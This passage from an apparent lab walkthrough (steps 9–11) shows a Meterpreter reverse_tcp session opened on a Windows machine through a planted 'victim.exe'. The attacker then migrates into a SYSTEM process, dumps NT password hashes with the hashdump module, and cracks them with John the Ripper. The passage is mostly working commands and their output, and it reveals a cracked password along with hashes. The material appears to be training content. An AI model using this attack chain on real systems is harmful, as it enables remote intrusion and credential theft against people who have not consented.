
victim Date modified: 5/12/2022 6:21 PM Date created: 5/12/2022 6:21 PM
Application Size: 72.0 KB

9.Now we have access to the victim’s machine




```
msf6 exploit(multi/handler) > set LHOST 192.168.137.235
LHOST ⇒ 192.168.137.235
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.137.235:4444
[*] Sending stage (175174 bytes) to 192.168.137.226
[*] Meterpreter session 1 opened (192.168.137.235:4444 → 192.168.137.226:49235 ) at 2022-05-12 09:49:57 -0400

meterpreter > clear
[-] Unknown command: clear
meterpreter > ps

Process List
════════════

 PID   PPID  Name               Arch  Session  User            Path
 ───   ────  ────               ────  ───────  ────            ────
 0     0     [System Process]
 4     0     System
 220   4     smss.exe
 236   432   svchost.exe
 288   280   csrss.exe
 336   280   wininit.exe
 344   328   csrss.exe
 376   328   winlogon.exe
 432   336   services.exe
 440   336   lsass.exe
 448   336   lsm.exe
 488   708   audiodg.exe        x64   0
 544   432   svchost.exe
 620   432   svchost.exe
 708   432   svchost.exe
 756   432   svchost.exe
 780   432   svchost.exe
 804   432   svchost.exe
 944   2924  victim.exe         x86   1        naman-PC\naman  C:\Users\naman\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\PJBZFXWJ\victim.exe
 992   1100  explorer.exe       x64   1        naman-PC\naman  C:\Windows\explorer.exe
 1032  432   spoolsv.exe
 1060  432   svchost.exe
 1160  432   svchost.exe
 1172  432   SearchIndexer.exe
 1188  432   svchost.exe
 1380  432   taskhost.exe       x64   1        naman-PC\naman  C:\Windows\System32\taskhost.exe
 1632  432   sppsvc.exe
 1644  432   svchost.exe
 1768  432   svchost.exe
 1884  756   dwm.exe            x64   1        naman-PC\naman  C:\Windows\System32\dwm.exe
 2800  804   consent.exe

meterpreter > █
```

10. Use hash dump to extract the password hash



```
 236   432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 288   280   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 336   280   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 344   328   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 376   328   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 432   336   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 440   336   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 448   336   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 544   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 620   432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 708   432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 756   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 780   432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 804   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 992   1100  explorer.exe       x64   1        naman-PC\naman                C:\Windows\explorer.exe
 1032  432   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1060  432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1160  432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1172  432   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 1188  432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1380  432   taskhost.exe       x64   1        naman-PC\naman                C:\Windows\System32\taskhost.exe
 1632  432   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 1644  432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1696  432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1768  432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1884  756   dwm.exe            x64   1        naman-PC\naman                C:\Windows\System32\dwm.exe
 2392  992   victim.exe         x86   1        naman-PC\naman                C:\Users\naman\Downloads\victim.exe
 2684  708   audiodg.exe        x64   0

meterpreter > migrate 544
[*] Migrating from 2392 to 544 ...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY d290b20f9122b72697aff52aabfa0ecb ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

naman:"1234567"

[*] Dumping password hashes ...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:10eca58175d4228ece151e287086e824 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
naman:1001:aad3b435b51404eeaad3b435b51404ee:328727b81ca05805a68ef26acb252039 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d8f2e2a31d9e148e7bb087c17f475c7 :::


meterpreter > █
```

11. Use the tool John the ripper to get the password



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john Passwords--format=NT
stat: Passwords--format=NT: No such file or directory

┌──(kali㉿kali)-[~/Desktop]
└─$ john Passwords --format=NT
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (Guest)
1234567          (naman)
Proceeding with incremental:ASCII
*                (Administrator)
```